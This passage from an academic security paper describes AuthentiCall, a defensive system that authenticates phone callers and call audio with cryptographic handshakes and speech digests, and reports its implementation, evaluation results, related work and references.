Figure 8. This figure shows the true positive/false positive tradeoff measured on the adversarial audio and two legitimate modifications – GSM encoding and a combination of GSM, AMR-NB, 5% frame loss, 10ms delay, and 30dB of white noise. This combination represents an approximate "worst case" of legitimate audio. Figure 8 shows excellent performance in terms of distinguishing audio. For GSM-only audio, we see an area-under-curve of 0.998, and for the "worst case" audio, we see an area-under-curve of 0.992. However, because digests will be used at a high rate (one per second), even with a very small false positive rate, alerting users for every individual detection will likely result in warning fatigue. As a result, the most important metric for evaluating a threshold is minimizing the user's likelihood of a false positive. This problem suggests trading off sensitivity to short changes in call content for a lower false positive rate. To reduce overhead and network load, AuthentiCall sends digests in groups of five. To provide high detection rates while limiting false positives, AuthentiCall alerts the user if any 3 out of 5 digests are greater than the BER threshold. We model true and false performance of this scheme as a set of five Bernoulli trials — successful authentication for true positives and successful digest collision for false positives. Thus, we can compute 3-out-of-5 performance using the binomial distribution.

After this analysis, we selected an individual-digest BER threshold of 0.384. This corresponds to an individual adversary audio true positive detection rate of 0.90, while presenting a 0.0058 false positive rate against our "worst-case" audio and a 0.00089 false positive rate against clean GSM-FR encoded audio. Using our "three-out-of-five" alerting scheme, the probability of detecting 3 or more seconds of tampered audio is 0.992. The false positive rate is drastically reduced: the false positive rate

is 1.96×10^{-6}, and for clean GSM-FR audio the false positive rate is 7.02×10^{-9}. This corresponds to a false alert on average every 425.1 hours of talk time for worst case audio, and for GSM-FR audio one false positive every 118,766 hours. The average British mobile phone user only places 176 minutes per month of outbound calls [65]; assuming inbound and outbound talk time are roughly equal, the average user only places 70.4 hours of calls per year. This means that the average AuthentiCall user would only see a false alert *once every six years.*

5.2.4 Limitations

No security solution is perfect, and our use of audio digests have some limitations. The chief limitation is that audio digests cannot detect altered audio less than one second in length. This limitation is simply a result of the constraints of doing low-bitrate authentication of mutable and analog data.

While the digests are not perfect, we argue that they are secure against most adversaries. We note that audio digests have two purposes: 1) to provide a guarantee that the voice call established was the one that was negotiated in the handshake and 2) that the voice content has not significantly changed during the call. These two goals deal with adversaries of different capabilities. In particular, intercepting and modifying call audio requires far more advanced access and capability than simply spoofing a caller ID during a handshake already occurring. Audio digests will detect the first scenario within five seconds of audio, and it will also quickly detect changes that effect any three seconds in five for the second scenario.

In limited circumstances, it may be possible for a man-in-the-middle adversary to make small modifications to the received audio. For the second attack to be successful in the presence of these digests, a number of conditions must hold: First, the adversary can change no more than two seconds out of every five seconds of audio. Second, the adversary must change the audio in a way that would sound natural to the victim. This would mean that the changed audio would have to conform to both the current sentence pattern as well as the speaker's voice. While voice modification algorithms exist (e.g., Adobe VoCo [10] and Lyrebird [11]), modifying an existing sentence in an ongoing conversation is beyond the abilities of current natural-language processing. Also, since our digests depend on the semantic call content, changes to the structure of a sentence (and not necessary audible voice) would alert the user. Finally, in addition to the substantial difficulty of these limits, the adversary must also do all of this in soft-real-time.

Additionally, our threat model assumes the adversary has access to the audio (but not the keys) that generated the digest and thus second preimage resistance is a relevant property. Note that our security argument rests in the computational difficulty of finding a series of collisions in real-time using semantically relevant audio. The protection that RSH would provide for preimage resistance (given an arbitrary digest but no corresponding audio) depends primarily on the security of the keyed-pseudorandom selection of audio segments for each digest. Evaluating this property is interesting but not immediately relevant to the security of our system.

Nevertheless, a user is still not defenseless against such an attack. While we believe such attempts would likely be noticeable and suspicious to the human ear, users could also receive prompts from AuthentiCall when individual digests fail. These prompts could recommend that the user ask the opposing speaker to elaborate their prior point or to confirm other details to force the adversary to respond with enough tampered audio that the attack could be detected.

6 System Implementation

The previous sections described the protocol design and characterized our speech digests. In this section, we describe our AuthentiCall client and server implementation, and in the following section evaluate its performance.

Server: Our server was implemented in Java, using Twilio's Call API to call clients during the registration phase to share the audio nonce that confirms control of a phone number. Google Cloud Messaging (GCM) is used to generate a push notification to inform clients of incoming calls.

Client: Our prototype AuthentiCall client consists of an Android app, though we anticipate that in the future AuthentiCall will be available for all telephony platforms, including smartphones, VoIP phones, PBXs, and even landlines (with additional hardware similar in concept to legacy Caller ID devices that uses a wireless or wired LAN data connection).

A TLS connection is used to establish a secure channel between client and server. We implement the AuthentiCall protocol in Java using the Spongy Castle library [1]. The audio digests were implemented in Matlab, compiled to C, and linked into the app as native code. In our implementation, digest protocol messages contain five seconds of audio digests.

We use RSA-4096 to as our public key algorithm and SHA-3 for the underlying hash function for HMACs. To reduce handshake time, we use a standard set of NIST Diffie-Hellman parameters hardcoded into the client. These are NIST 2048-bit MODP group with a 256-bit prime order subgroup from RFC5114 [41]. We also use the HMAC-based key derivation algorithm used by TLS 1.2 described in RFC 5869 [39]. Upon registration, the




Figure 9: Enrollment takes less than 30 seconds and is a one time process that may be done in the background.




Figure 10: AuthentiCall adds 1 to 1.41 seconds to the phone call establishment, making the overhead effectively unnoticeable to users.

server issues the client an X509 certificate. This consists of a user's claimed identity, phone number, validity, public key and signature of the CA.

Audio Nonces: As described in Section 4, the AuthentiCall enrollment protocol sends a nonce through the voice channel to ensure that an client can receive a voice call. We use a 128-bit random nonce. In our implementation, the nonce is encoded as touch-tones (DTMF[5]). DTMF tones were used because they are faithfully transmitted through every telephone system and were simple to send and detect. There are 16 possible touch-tone digits [6], so each tone can represent an encoded hexadecimal digit. These tones are transmitted for 200ms each with a 100ms pause between tones. This provides a bit rate of 13.3 bits per second for a nonce transmission time of 9.6 seconds. This transmission time comprises the bulk of the time spent in the enrollment protocol.

7 Results

Our AuthentiCall implementation allows us to test its performance in enrollment, call handshakes, and detecting modified call audio in real phone calls.

7.1 Experiment Setup

Before describing individual experiments, we describe our experiment testbed. The AuthentiCall server was placed on an Amazon Web Services (AWS) server located in Northern Virginia. We used the same network provider, AT&T, and the same cellular devices, Samsung Galaxy Note II N7100s, across all experiments. The enrollment and handshake experiments were carried out 20 times over both WiFi and 3G, and digest exchange tests were done 10 times using WiFi. Digest exchange was done over WiFi as this experiment was used to validate content protection, not delivery speed. In all experiments, calls used a 3G voice channel.


We evaluate 3G and WiFi because our research phones do not support 2G-only operation. We note that not all wireless access is created equal, and actual speeds depend on many factors including network congestion, transmission power, and interference.

7.2 Enrollment Protocol

Our first experiments measure the user enrollment time. We measure the time from the instant a user begins enrollment to when the user receives the last protocol message, including all protocol messages and the audio nonce. For clients, enrollment is a one-time process that is done before the first call can be placed, analogous to activating a credit card. Figure 9 shows the average time of enrollment using 3G and WiFi to exchange protocol messages. The main contributor to the enrollment time comes from the transmission of the audio nonce which is used to establish ownership. Though the enrollment times over 3G and WiFi are 25 and 22 seconds respectively, this protocol requires no user interaction.

7.3 Handshake Protocol

We next measure the time to complete an entire handshake, including data messages and voice call setup. We note that voice call setup time is substantial, and requires many seconds even without AuthentiCall. We believe the most important performance metric is additional latency experienced by the end user. As shown in Figure 10, AuthentiCall only adds 1.07 seconds for WiFi or 1.41 seconds on 3G data to the total call establishment time (error bars indicate standard error). We believe that



[5]Dual-Tone Multi-Frequency tones are the sounds made by dialing digits on a touch-tone phone.

[6]Four DTMF tones are not available on consumer phones but provide additional functionality in some special phone systems

this will be unnoticeable to the user for several reasons. First, call establishment time varies significantly. This is normal network behavior, not an artifact introduced by AuthentiCall. In our 3G experiments our additional handshake time is approximately equal to the standard error in voice call establishment. We also note that our test phones were in the same location connected to the same tower, so the voice call setup time is likely lower than a typical call. In fact, our measured times are very close to the published estimates of 6.5 seconds for call setup by the tower between both phones [4]. Finally, we note that this is substantially faster than Authloop [56] which takes nine seconds to perform authentication *after call delivery*.

7.4 Speech Digest Performance

Our final experiments evaluate our speech digest accuracy over real call audio. In these 10 calls, we play 10 sentences from 10 randomly selected speakers in the TIMIT corpus through the call, and our AuthentiCall implementation computed the sent and received digests. In total this represented 360 seconds of audio. For simplicity, a caller sends audio and digests, and a callee receives the audio and compares the received and locally computed digests. We also compared these 10 legitimate call digests with an "adversary call" containing different audio from the hashes sent by the legitimate caller. To compare our live call performance to simulated audio from Section 5, we first discuss our individual-hash accuracy.

Figure 11 shows the cumulative distribution of BER for digests of legitimate audio calls and audio sent by an adversary. The dotted line represents our previously established BER threshold of 0.348.

First, in testing with adversarial audio, we see that 93.4% of the individual fraudulent digests were detected as fraudulent. Our simulation results saw an individual digest detection rate of 90%, so this means that our real calls see an even greater performance. Using our 3-out-of-5 standard for detection, we detected 96.7%. This test shows that AuthentiCall can effectively detect tampering in real calls. Next, for legitimate calls, 95.5% of the digests were properly marked as authentic audio. Using our 3-out-of-5 standard, we saw no five-second frames that were marked as tampered.

While our individual hash performance false positive rate of 4.5% was low, we were surprised that the performance differed from our earlier evaluation on simulated degradations. Upon further investigation, we learned that our audio was being transmitted using the AMR-NB codec set to the lowest possible quality setting (4.75kbps); this configuration is typically only used when reception is exceptionally poor, and we anticipate this case will be rare in deployment. Nevertheless, there are several mechanisms that can correct for this. One option would be to digest audio *after* compression for transmission (our prototype uses the raw audio from the microphone); such a scheme would reduce false positives partially caused by known-good transformation of audio. Another option is to simply accept these individual false positives. Doing so would result in a false alert on average every 58 minutes, which is still acceptable as most phone calls last only 1.8 minutes [3].




Figure 11: This figure shows that 93.4% of individual digests of adversarial audio are correctly detected while 95.5% of individual digests of legitimate audio are detected as authentic. Using a 3-out-of-5 detection scheme, 96.7% of adversarial audio is detected.

8 Discussion

We now discuss additional issues related to AuthentiCall.

Applications and Use Cases: AuthentiCall provides a mechanism to mitigate many open security problems in telephony. The most obvious problems are attacks that rely on Caller ID fraud, like the perennial "IRS scams" in the United States. Another problem is that many institutions, including banks and utilities, use extensive and error-prone challenge questions to authenticate their users. These challenges are cumbersome yet still fail to stop targeted social engineering attacks. AuthentiCall offers a strong method to authenticate users over the phone, increasing security while reducing the authentication time and effort.

Another valuable use case is emergency services, which have faced "swatting" calls that endanger the lives of first responders [73] as well as denial of service attacks that have made it impossible for legitimate callers to receive help [8]. AuthentiCall provides a mechanism to allow essential services to prioritize authenticated calls in




Figure 12: Before the call is answered, AuthentiCall indicates if the call is authenticated or unauthenticated

such a scenario while answering other calls opportunistically. While such a proposal would need to be reviewed by public policy experts and stakeholders, we provide a mitigation to a problem with no clear solution.

Server Deployment: AuthentiCall relies on a centralized server infrastructure to facilitate authenticated calls while minimizing abuse. AuthentiCall, including server infrastructure, could be provided by a carrier or an independent organization. While a centralized model is simplest to test our hypothesis that auxiliary data channels can be used to authenticate traditional voice calls, we intend to study decentralized and privacy-preserving architectures in future work.

Cellular Network Load: Systems that make use of the cellular network must be careful not to increase signaling load on the network in a harmful way [26, 40, 62]. We believe that AuthentiCall will not cause network harm because in modern networks (3G and 4G), data signaling is no longer as expensive as a voice call, and simultaneous voice and data usage is now commonplace.

Certificate Management: Any system that relies on certificates must address certificate revocation and expiration. AuthentiCall's centralized model allows the server to deny use of any revoked certificate, drastically simplifying revocation compared to CRLs or protocols like OCSP. Similar to Let's Encrypt [7], AuthentiCall certificates can have short lifetimes because certificate renewal using our enrollment protocol is fast and requires no human interaction. Our certificate authority proposal is one of many possible designs. As mentioned in Section 4, AuthentiCall could also make use of the proposed Telephony PKI [56]. In this scenario, certificate lifetime would be determined by the TPKI, which would also issue a certificate revocation list.

Why IP data: We chose IP data over other channels because it provides reliable and fast data transmission for most existing devices including smartphones, VoIP phones, and even landlines if provided with suitable hardware. As an example, SMS as a transmission carrier would be impractical. Bandwidth is low, and delivery is slow and not guaranteed [69]. In particular, the average time to send one SMS message is 6.4 seconds [53], meaning that AuthentiCall using SMS would require a minimum of *38.4 seconds* — effectively increasing call setup time by a factor of 5. If data connections are not available, users could use a system like Authloop to authenticate their calls. [56]

Why Not Biometrics: Robust speech digests are a superior solution for content integrity than voice biometrics for several reasons. First, voice authentication is simply not secure in adversarial settings [38]. Second, voice biometrics would assume that the call would only consist of a single party (e.g., speakerphones would not be supported). By contrast, audio digests are speaker independent and can be computed locally with no additional knowledge about the other party.

Denial of Service Adversaries may attempt to break the security of AuthentiCall by selectively dropping protocol messages, but AuthentiCall can detect these attacks and fail to complete a call or end an in-progress call. In the handshake, the client will not accept a voice call until the all authentication messages are complete. During the integrity protocol, the client can enforce tight timeouts of all messages and alert the user of an attack if expected messages do not arrive.

User Interface We have developed a complete working prototype of AuthentiCall for Android, including a preliminary simple user interface as shown in Figure 12. Along with previous research [72], this is one of the first interfaces to indicate secure Caller-ID, our prototype interface is intended to simply and clearly alert the user to the safety of the call. We note that indicating security in a user interface requires great care [13, 16], and we intend to formally study interface design for AuthentiCall in future work.

9 Related Work

Authentication has long been a concern in telephony networks. Chiefly motivating that concern has been the need to identify customers to bill for service usage [69]. The strength of such authentication mechanisms have varied widely, from easily breakable or weak authentication (e.g., 1G and 2G cellular) [18, 54] and authorization [42, 70, 75] to strong mutual authentication (e.g., LTE). However, all of these mechanisms do not provide authentication end-to-end.

Researchers have attempted to address the problem through one of two classes of solutions: heuristics or cryptography. In the case of the former, researchers have

explored a wide range of solutions: blacklists of phone numbers [6, 44, 52], call-back verification [47], channel characterization [57], call data analysis [35, 45, 48, 58], carrier level ID extraction [68], timing [47], call provenance [17], name registries [22] and biometrics [14, 19, 27, 37]. The difficulty with these is that their defenses are probabilistic in nature and may be weak in various adversarial settings. Given the increasing number of attacks on machine learning algorithms [33,49,50], such techniques offer uncertain security properties.

As for cryptographic solutions, most have been VoIP-only (e.g., Zfone and Redphone) [2, 9, 21, 43, 77]. Such solutions not only require high bandwidth at all times, but also *cannot be extended to the heterogeneous global telephone network*. Additionally, they are susceptible to man-in-the-middle attacks [28, 63] and are difficult to use [25, 51, 61, 64]. Tu et al. have described how to modify SS7, the core telephony signaling protocol, to support authenticated Caller ID [72]. This protocol is not end-to-end (so the protocol is vulnerable to malicious network endpoints like IMSI-catchers [23, 24]), requires both endpoints to call from an SS7-speaking network, and most importantly would also require modifying core network entities throughout every network.

The solution closest to our own is Authloop [56]. Authloop uses a codec agnostic modem and a TLS-inspired protocol to perform authentication solely over the audio channel. While Authloop provides end-to-end authentication for heterogeneous phone calls, it has a number of limitations compared to AuthentiCall. The constrained bandwidth of the audio channel means that the handshakes are slow (requiring 9 seconds on average), authentication is one-sided, and content authentication is not possible. While Authloop can prevent some forms of man-in-the-middle attacks, it is vulnerable to attacks that replace content. Finally, because Authloop relies on the audio channel, users must answer all calls before they can be authenticated. AuthentiCall overcomes all of these limitations.

10 Conclusion

Telephone networks fail to provide even the most basic guarantees about identity. AuthentiCall protects voice calls made over traditional telephone networks by leveraging now-common data connections available to call endpoints. AuthentiCall cryptographically authenticates both call parties while only adding a worst case 1.4 seconds of overhead to the call setup time. Unlike other solutions that use voice calls, AuthentiCall also protects the content of the voice call with high accuracy. In so doing, AuthentiCall offers a solution to the constant onslaught of illicit or fraudulent bulk calls plaguing the telephone network.

11 Acknowledgments

The authors thank our shepherd, Adam Doupé, and our anonymous reviewers for their helpful comments. Gaby Garcia, Zlatko Najdenovski, and Arthur Shlain created icons used in Figure 12, licensed under the Creative Commons 3.0 License. This work was supported in part by the US National Science Foundation under grant numbers CNS-1617474 and CNS-1564446. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the National Science Foundation.

References

[1] Bouncy Castle. http://www.bouncycastle.org/.

[2] RedPhone :: Private Calls - Android Apps on Google Play. https://play.google.com/store/apps/details?id=com.littlebytesofpi.linphonesip&hl=en.

[3] Average call. https://www.statista.com/statistics/185828/average-local-mobile-wireless-call-length-in-the-united-states-since-1987/, 2012.

[4] Circuit-Switched Fallback: The First Phase of Voice Evolution for Mobile LTE Devices. Technical report, Qualcomm, 2012.

[5] Sox. http://sox.sourceforge.net/Main/HomePage, 2013.

[6] Finally! No more annoying Robocalls and Telemarketers. http://www.nomorobo.com/, 2016.

[7] Letsencrypt. https://letsencrypt.org/, 2016.

[8] Teen's iPhone Hack Gets Him Arrested for Unleashing DDoS on 911 System. https://www.neowin.net/news/teens-iphone-hack-gets-him-arrested-for-unleashing-ddos-on-911-system, 2016.

[9] The Zfone Project. http://zfoneproject.com/, 2016.

[10] Adobe Project VoCo. http://www.vocobeta.com/, 2017.

[11] Lyrebird. http://lyrebird.ai/, 2017.

[12] 3rd Generation Partnership Project. 3GPP TS 45.005 v12.1.0. Technical Report Radio transmission and reception. ftp://www.3gpp.org/tsg_ran/TSG_RAN/TSGR_17/Docs/PDF/RP-020661.pdf.

[13] D. Akhawe and A. P. Felt. Alice in Warningland: A Large-scale Field Study of Browser Security Warning Effectiveness. In *Proceedings of the 22nd USENIX Security Symposium*, 2013.

[14] F. Alegre, G. Soldi, and N. Evans. Evasion and obfuscation in automatic speaker verification. In *Proceedings of the IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 749–753, 2014.

[15] S. Alfonsi. Hacking Your Phone. 60 Minutes. http://www.cbsnews.com/news/60-minutes-hacking-your-phone/, 2016.

[16] C. Amrutkar, P. Traynor, and P. van Oorschot. An Empirical Evaluation of Security Indicators in Mobile Web Browsers. *IEEE Transactions on Mobile Computing (TMC)*, 14(5):889–903, 2015.

[17] V. Balasubramaniyan, A. Poonawalla, M. Ahamad, M. Hunter, and P. Traynor. PinDr0p: Using Single-Ended Audio Features to Determine Call Provenance. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2010.

[18] E. Barkan, E. Biham, and N. Keller. Instant Ciphertext-Only Cryptanalysis of GSM Encrypted Communication. *Journal of Cryptology*, 21(3):392–429, 2008.

[19] R. Baumann, S. Cavin, and S. Schmid. Voice Over IP-Security and SPIT. *Swiss Army, FU Br*, 41:1–34, 2006.

[20] B. Blanchet. An Efficient Cryptographic Protocol Verifier Based on Prolog Rules. In *Proceedings of the 14th IEEE Workshop on Computer Security Foundations*, 2001.

[21] R. Bresciani, S. Superiore, S. Anna, and I. Pisa. The ZRTP Protocol Security Considerations. Technical Report LSV-07-20, 2007.

[22] S. T. Chow, C. Gustave, and D. Vinokurov. Authenticating Displayed Names in Telephony. *Bell Labs Technical Journal*, 14(1):267–282, 2009.

[23] A. Dabrowski, G. Petzl, and E. Weippl. The Messenger Shoots Back: Network Operator Based IMSI Catcher Detection. In *19th International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2016)*, 2016.

[24] A. Dabrowski, N. Pianta, T. Klepp, M. Schmiedecker, and E. Weippl. IMSI-Catch Me If You Can: IMSI-Catcher-Catchers. In *Annual Computer Security Applications Conference (ACSAC)*, 2014.

[25] S. Egelman, L. F. Cranor, and J. Hong. You've Been Warned: An Empirical Study of the Effectiveness of Web Browser Phishing Warnings. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems (CHI)*, 2008.

[26] W. Enck, P. Traynor, P. McDaniel, and T. La Porta. Exploiting Open Functionality in SMS-Capable Cellular Networks. In *Proceedings of the 12th ACM conference on Computer and communications security*, pages 393–404. ACM, 2005.

[27] U. Equivox. Speaker recognition–Part 1. *Biometric Technology Today*, page 10, 2004.

[28] N. Evans, F. Alegre, Z. Wu, and T. Kinnunen. Anti-spoofing, Voice Conversion. *Encyclopedia of Biometrics*, pages 115–122, 2015.

[29] Federal Emergency Management Agency. Call Toll-Free Number For Disaster Assistance. https://www.fema.gov/news-release/2003/09/25/call-toll-free-number-disaster-assistance, 2003.

[30] J. S. Garofolo, L. F. Lamel, W. M. Fisher, J. G. Fiscus, and D. S. Pallett. DARPA TIMIT Acoustic-Phonetic Continous Speech Corpus CD-ROM. NIST speech disc 1-1.1. *NASA STI/Recon technical report n*, 93, 1993.

[31] S. Heuser, B. Reaves, P. K. Pendyala, H. Carter, A. Dmitrienko, W. Enck, N. Kiyavash, A.-R. Sadeghi, and P. Traynor. Phonion: Practical Protection of Metadata in Telephony Networks. *Proceedings of Privacy Enhancing Technologies*, 2017(1), July 2017.

[32] O. Hohlfeld, R. Geib, and G. Haßlinger. Packet Loss in Real-time Services: Markovian Models Menerating QoE Impairments. In *Quality of Service, 2008. IWQoS 2008. 16th International Workshop on*, pages 239–248. IEEE, 2008.

[33] L. Huang, A. D. Joseph, B. Nelson, B. I. Rubinstein, and J. Tygar. Adversarial Machine Learning. In *Proceedings of the ACM Workshop on Security and Artificial Intelligence*, 2011.

[34] M. Huffman. Survey: 11% of adults lost money to a phone scam last year. Consumer Affairs - https://www.consumeraffairs.com/news/survey-11-of-adults-lost-money-to-a-phone-scam-last-year-012616.html, 2016.

[35] N. Jiang, Y. Jin, A. Skudlark, W.-L. Hsu, G. Jacobson, S. Prakasam, and Z.-L. Zhang. Isolating and Analyzing Fraud Activities in a Large Cellular Network Via Voice Call Graph Analysis. In *Proceedings of the 10th International Conference on Mobile Systems, Applications, and Services (MobiSys)*, 2012.

[36] Y. Jiao, L. Ji, and X. Niu. Robust Speech Hashing for Content Authentication. *IEEE Signal Processing Letters*, 16(9):818–821, 2009.

[37] Q. Jin, A. R. Toth, A. W. Black, and T. Schultz. Is Voice Transformation a Threat to Speaker Identification? In *Proceedings of the International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, 2008.

[38] T. Kinnunen, Z.-Z. Wu, K. A. Lee, F. Sedlak, E. S. Chng, and H. Li. Vulnerability of Speaker Verification Systems against Voice Conversion Spoofing Attacks: The Case of Telephone Speech. In *2012 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 4401–4404. IEEE, 2012.

[39] H. Krawczyk and P. Eronen. HMAC-based Extract-and-Expand Key Derivation Function (HKDF). Technical report, 2010.

[40] P. P. Lee, T. Bu, and T. Woo. On the detection of signaling DoS attacks on 3G/WiMax wireless networks. *Computer Networks*, 53(15):2601–2616, 2009.

[41] M. Lepinski and S. Kent. Additional Diffie-Hellman Groups for Use with IETF Standards. RFC 5114, RFC Editor, January 2008.

[42] C.-Y. Li, G.-H. Tu, C. Peng, Z. Yuan, Y. Li, S. Lu, and X. Wang. Insecurity of Voice Solution VoLTE in LTE Mobile Networks. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, New York, NY, USA, 2015.

[43] T. H. A. C. Liath and R. Bresciani. The ZRTP Protocol Analysis on the Diffie-Hellman Mode. *Foundations and Methods Research Group*, 2009.

[44] J. Lindqvist and M. Komu. Cure for Spam over Internet Telephony. In *4TH IEEE Consumer Communications And Networking Conference (CCNC 2007)*, 2007.

[45] B. Mathieu, S. Niccolini, and D. Sisalem. SDRS: A Voice-over-IP Spam Detection and Reaction System. *IEEE Security & Privacy Magazine*, 6(6):52–59, Nov. 2008.

[46] N. Miramirkhani, O. Starov, and N. Nikiforakis. Dial One for Scam: A Large-Scale Analysis of Technical Support Scams. In *Proceedings of the 24th Network and Distributed System Security Symposium (NDSS)*, 2017.

[47] H. Mustafa, W. Xu, A. R. Sadeghi, and S. Schulz. You Can Call but You Can't Hide: Detecting Caller ID Spoofing Attacks. In *2014 44th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 168–179, 2014.

[48] S. Mustafa, H. and Wenyuan Xu and Sadeghi, A.R. and Schulz. You Can SPIT, but You Can't Hide: Spammer Identification in Telephony Networks. In *2011 Proceedings IEEE INFOCOM*, pages 41–45, 2011.

[49] N. Papernot, P. McDaniel, M. F. Somesh Jha, Z. B. Celik, and A. Swami. The Limitations of Deep Learning in Adversarial Settings. In *Proceedings of the 1st IEEE European Symposium on Security and Privacy (Euro S&P)*, 2016.

[50] N. Papernot, P. McDaniel, X. Wu, S. Jha, and A. Swam. Distillation as a Defense to Adversarial Perturbations against Deep Neural Networks. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2016.

[51] M. Petraschek, T. Hoeher, O. Jung, H. Hlavacs, and W. Gansterer. Security and usability aspects of Man-in-the-Middle attacks on ZRTP. *Journal of Universal Computer Science*, (5):673–692.

[52] S. Phithakkitnukoon and R. Dantu. Defense against SPIT using community signals. *Intelligence and Security Informatics, 2009. ISI '09. IEEE International Conference on*, 2009.

[53] R. Pries, T. Hobfeld, and P. Tran-Gia. On the suitability of the short message service for emergency warning systems. In *2006 IEEE 63rd Vehicular Technology Conference*, volume 2, pages 991–995. IEEE, 2006.

[54] A. Ramirez. Theft Through Cellular "Clone" Calls. `http://www.nytimes.com/1992/04/07/business/theft-through-cellular-clone-calls.html`, April 7, 1992.

[55] B. Reaves, L. Blue, H. Abdullah, L. Vargas, P. Traynor, and T. Shrimpton. AuthentiCall: Efficient Identity and Content Authentication for Phone Calls. Technical Report FICS-TR-2017-0001, Florida Institute for Cybersecurity Research, University of Florida, Gainesville, FL, June 2017.

[56] B. Reaves, L. Blue, and P. Traynor. AuthLoop: End-to-End Cryptographic Authentication for Telephony over Voice Channels. *Proceedings of the 25th USENIX Security Symposium*, Aug. 2016.

[57] B. Reaves, E. Shernan, A. Bates, H. Carter, and P. Traynor. Boxed Out: Blocking Cellular Interconnect Bypass Fraud at the Network Edge. In *Proceedings of the 24th USENIX Security Symposium*, 2015.

[58] S. Rosset, U. Murad, E. Neumann, Y. Idan, and G. Pinkas. Discovery of Fraud Rules for Telecommunications-Challenges and Solutions. In *Proceedings of the Fifth ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (KDD)*, pages 409–413, New York, NY, USA, 1999.

[59] M. Sahin and A. Francillon. Over-The-Top Bypass: Study of a Recent Telephony Fraud. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1106–1117. ACM, 2016.

[60] M. Sahin, A. Francillon, P. Gupta, and M. Ahamad. Sok: Fraud in telephony networks. In *Proceedings of the 2nd IEEE European Symposium on Security and Privacy*, 2017.

[61] S. E. Schechter, R. Dhamija, A. Ozment, and I. Fischer. The Emperor's New Security Indicators. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2007.

[62] J. Serror, H. Zang, and J. C. Bolot. Impact of Paging Channel Overloads or Attacks on a Cellular Network. In *Proceedings of the 5th ACM Workshop on Wireless Security*. Citeseer, 2006.

[63] M. Shirvanian and N. Saxena. Wiretapping via Mimicry: Short Voice Imitation Man-in-the-Middle Attacks on Crypto Phones. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 868 – 879, 2014.

[64] M. Shirvanian and N. Saxena. On the Security and Usability of Crypto Phones. In *Proceedings of the 31st Annual Computer Security Applications Conference*, pages 21–30, 2015.

[65] Statista. Average monthly outbound minutes. `https://www.statista.com/statistics/273902/average-monthly-outbound-mobile-voice-minutes-per-person-in-the-uk/`, 2013.

[66] Y. Stylianou. Voice Transformation: A Survey. In *IEEE International Conference on Acoustics, Speech and Signal Processing*, 2009.

[67] O. Tange et al. Gnu parallel-the command-line power tool. *;login: The USENIX Magazine: Volume 36, Number 1*, 2011.

[68] TrapCall. `https://www.trapcall.com/`, 2016.

[69] P. Traynor, P. McDaniel, and T. La Porta. *Security for Telecommunications Networks*. Number 978-0-387-72441-6 in Advances in Information Security Series. Springer, August 2008.

[70] G.-H. Tu, C.-Y. Li, C. Peng, Y. Li, and S. Lu. New Security Threats Caused by IMS-based SMS Service in 4G LTE Networks. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[71] H. Tu, A. Doupé, Z. Zhao, and G.-J. Ahn. SoK: Everyone Hates Robocalls: A Survey of Techniques against Telephone Spam. *2016 IEEE Symposium on Security and Privacy (S&P)*, 2016.

[72] H. Tu, A. Doupé, Z. Zhao, and G.-J. Ahn. Toward Authenticated Caller ID Transmission: The Need for a Standardized Authentication Scheme in Q.731.3 Calling Line Identification Presentation. In *Proceedings of the ITU Kaleidoscope (ITU)*, Nov. 2016.

[73] D. Tynan. The terror of swatting: how the law is tracking down high-tech prank callers. `https://www.theguardian.com/technology/2016/apr/15/swatting-law-teens-anonymous-prank-call-police`, Apr 2016.

[74] Vassilis Prevelakis and Diomidis Spinellis. The Athens Affair. *IEEE Spectrum*, June 2007.

[75] X. Wang and R. Zhang. VoIP Security: Vulnerabilities, Exploits and Defenses. *Elsevier Advances in Computers*, March 2011.

[76] A. Whitten and J. D. Tygar. Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0. In *25th USENIX Security Symposium (USENIX Security 16)*, 1999.

[77] P. Zimmermann, A. Johnston, and J. Callas. RFC 6189 ZRTP: Media Path Key Agreement for Unicast Secure RTP. *Internet Engineering Task Force*, 2011.

A RSH Digest Construction

In this appendix, we describe the construction of the RSH digest used by AuthentiCall for channel binding and content integrity.

There are a number of constructions of speech digests, and they all use the following basic process. First, they compute derived features of speech. Second, they define a compression function to turn the real-valued features into a bit string. In this paper, we use the construction of Jiao et al. [36], which they call RSH. We chose this technique over others because it provides good performance on speech at a low-bitrate, among other properties. We note that the original work did not evaluate the critical case where an adversary can control the audio being hashed. Our evaluation shows that RSH maintains audio integrity in this crucial case. The construction also selects audio probabilistically; we show in Appendix B that the digest indeed protects all of the semantic content in the input audio. Finally, to our knowledge we are the first to use any robust speech digest for an authentication and integrity scheme.

Figure 13 illustrates how RSH computes a 512-bit digest for one second of audio. In the first step of calculating a digest, RSH computes the Line Spectral Frequencies (LSFs) of the input audio. LSFs are used in speech compression algorithms to represent the major frequency components of human voice, which contain the majority of *semantic* information in speech.




Figure 13: This figure illustrates the digest construction described in Section 5.1. Audio digests summarize call content by taking one second of speech data, deriving audio features from the data, and compressing blocks of those features into a bit string.

That is, LSFs represent phonemes – the individual sound units present in speech. While pitch is useful for speaker recognition, LSFs are not a perfect representation of all of the nuances of human voice. This is one reason why it is sometimes difficult for humans to confidently recognize voices over the phone. This means that the digest more accurately represents *semantic* content rather than the speaker's voice characteristics. This is important because a number of techniques are able to synthesize new speech that evades speaker recognition from existing voice samples [38,66]. Finally, LSFs are numerically stable and robust to quantization — meaning that modest changes in input yield small changes in output. In RSH, the input audio is grouped into 30ms frames with 25ms audio overlap between frames, and 10 line spectral frequencies are computed for each frame to create a matrix L.

